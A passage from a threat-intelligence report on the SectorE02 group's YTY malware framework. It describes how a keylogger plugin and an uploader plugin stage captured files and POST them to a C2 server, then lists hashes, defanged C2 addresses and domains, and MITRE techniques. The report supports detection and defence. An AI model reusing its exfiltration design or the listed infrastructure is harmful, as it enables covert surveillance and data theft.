
This plugin starts off by using CreateEventA as a mutex with the value “k4351”. It saves user keystrokes and which window title those keystrokes were pressed in the common exfiltration folder, %USERPROFILE%\Print\Network\Server\. The file is saved as “[username]_YYYY_MM_DD(HH_mm_ss).txt”.

Example of input captured by the keylogger plugin

Uploader Plugin (d4e587b16fbc486a62cc33febd5438be3a9690afc1650af702ed42d00ebfd39e)

This plugin starts off by using CreateEventA as a mutex with the value “MyEvent3525” and only works if the file %USERPROFILE%\DriveData\Files\win.txt exists . While the other plugins dump their files into the common exfiltration folder, the uploader plugin takes the files from that folder and uploads it to the C2 server, which is the same server as the downloader C2 server. The uploaded files are deleted immediately after.

The uploader performs a HTTP POST to /upload/[computername] of the file using HTTP forms with the same hard coded user-agent as their downloader malware, “Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0”.



Data sent to the C2 server through HTTPS for exfiltration

Summary

While the use of a modular framework is not a new concept, we see that the SectorE02 group's continuous remaking of their YTY framework plugins which serve the same purpose allows them to keep detections by security tools at a minimum. Based on their campaigns and the plugins we have seen, we believe they may be recreating each plugin on a per-campaign basis, meaning that each attack campaign might be targeting with new binaries coded from scratch and be hardly detected by security tools. At the same time, their newfound cautiousness in protecting their binaries from being downloaded and limited targeting means that the hardest part of detecting and responding to the SectorE02 group may be finding their related binaries in the first place.

Indicators of Compromise (IoCs)

Malicious Excel Files (SHA-256)

1f64ab4db42ad68b4b99120ef6e9d1409cf606d31d932c0d306bb11c8ddcb2b4

5a70d423fb336448fc7a71fbc3c7a4f0397bc7fa1ec32f7cc42824a432051c33
95ea070bbfca04fff58a7092d61527aad0474914ffd2501d96991faad1388c7a
fdcf3873df6f83336539c4997ce69fce459737c6d655f1972422f861437858a9
6d0a3c4b2414c59be1190710c09330f4dd07e7badc4194e592799783f1cfd055
7703c3385894dd3468c468745c747bf5c75f37a9b1fcaf2a1d0f291ecb7abce6
aa1c8adc4b7d352e487842b1d3017f627230ff1057350aaca1ffeb4d6abae16a
a06a5b1d63ca67da90ba6cd9cbc00d6872707a1b49d44de26d6eb5ce7dd7d545
cc2c2694d0284153605a98c0e7493fb90aff0d78e7f03e37c80fb505fbf3f93f
6d0a3c4b2414c59be1190710c09330f4dd07e7badc4194e592799783f1cfd055
42775c20aa5b73b2eaecb5b107ce59d105f978660e6e43f53f804733ce3f7cbe
f0c85a1c9cf80ad424acebbe7af54176d0cb778a639da2f2f59828af5bb79842

Dropped Batch Scripts (SHA-256)

92b12010772166647f510ad91731e931d58bc077bfc9f9d39adc678cc00fb65d
1b46735d6b6aebefd5809274de1aaa56b5fac314b33c2fa51b001e07b4f7e4d7
57a9a17baaf61de5cffa8b2e2ec340a179e7e1cd70e046cbd832655c44bc7c1d
cd03ed9e4f3257836e11016294c8701baa12414b59f221e556cbed16a946b205
ce1df70e96b4780329d393ff7a37513aec222030e80606ee3ef99b306951d74d
9169dab8579d49253f72439f7572e0aabeb685c5ca63bf91fff81502764e79bb

Dropped YTY Downloaders (SHA-256)

5acfd1b49ae86ef66b94a3e0209a2d2a3592c31b57ccbaa4bb9540fcf3403574
08b11f246e2ebcfc049f198c055fc855e0af1f8499ba18791e3232efa913b01a
62dfec7fe0025e8863c2252abb4ec1abdb4b916b76972910c6a47728bfb648a7
13f27543d03fd4bee3267bdc37300e578994f55edabc031de936ff476482ceb4
b874a158f019dc082a0069eb3f7e169fbec2b4f05b123eed62d81776a7ddb384
e726c07f3422aaee45187bae9edb1772146ccac50315264b86820db77b42b31c

YTY File Plugin

8fff7f07ebf0a1e0a4eabdcf57744739f39de643d831c36416b663bd243590e1
d71a1d993e9515ec69a32f913c2a18f14cdb52ef06e4011c8622b5945440c1aa

YTY Screenshot Plugin

f10f41bd38832596d4c449f81b9eb4129361aa4e4ebd4a8e8d2d8bf388934ca5

YTY Keylogger Plugin

f331f67baa2650c426daae9dee6066029beb8b17253f26ad9ebbd3a64b2b6a37

YTY File Exfiltration Uploader Plugin

d4e587b16fbc486a62cc33febd5438be3a9690afc1650af702ed42d00ebfd39e

IP Addresses

179[.]43[.]170[.]155
5[.]135[.]199[.]26

Domains

data-backup[.]online

servicejobs[.]life

MITRE ATT&CK Techniques

The following is a list of MITRE ATT&CK Techniques we have observed based on our analysis of these malware.

Initial Access

T1193 Spearphishing Attachment

Execution

T1059 Command-Line Interface

T1053 Scheduled Task

T1064 Scripting

T1204 User Execution

Persistence

T1158 Hidden Files and Directories

T1060 Registry Run Keys / Startup Folder

T1053 Scheduled Task

Defense Evasion

T1140 Deobfuscate/Decode Files or Information

T1107 File Deletion

T1158 Hidden Files and Directories

T1066 Indicator Removal from Tools

T1112 Modify Registry

T1027 Obfuscated Files or Information

T1064 Scripting

Credential Access

T1056 Input Capture

Discovery

T1010 Application Window Discovery

T1083 File and Directory Discovery

T1082 System Information Discovery

T1497 Virtualization/Sandbox Evasion

Collection

T1119 Automated Collection

T1005 Data from Local System

T1039 Data from Network Shared Drive

T1025 Data from Removable Media

T1074 Data Staged
T1114 Email Collection
T1056 Input Capture
T1113 Screen Capture

Command and Control
T1043 Commonly Used Port
T1071 Standard Application Layer Protocol

Exfiltration
T1020 Automated Exfiltration
T1041 Exfiltration Over Command and Control Channel

References
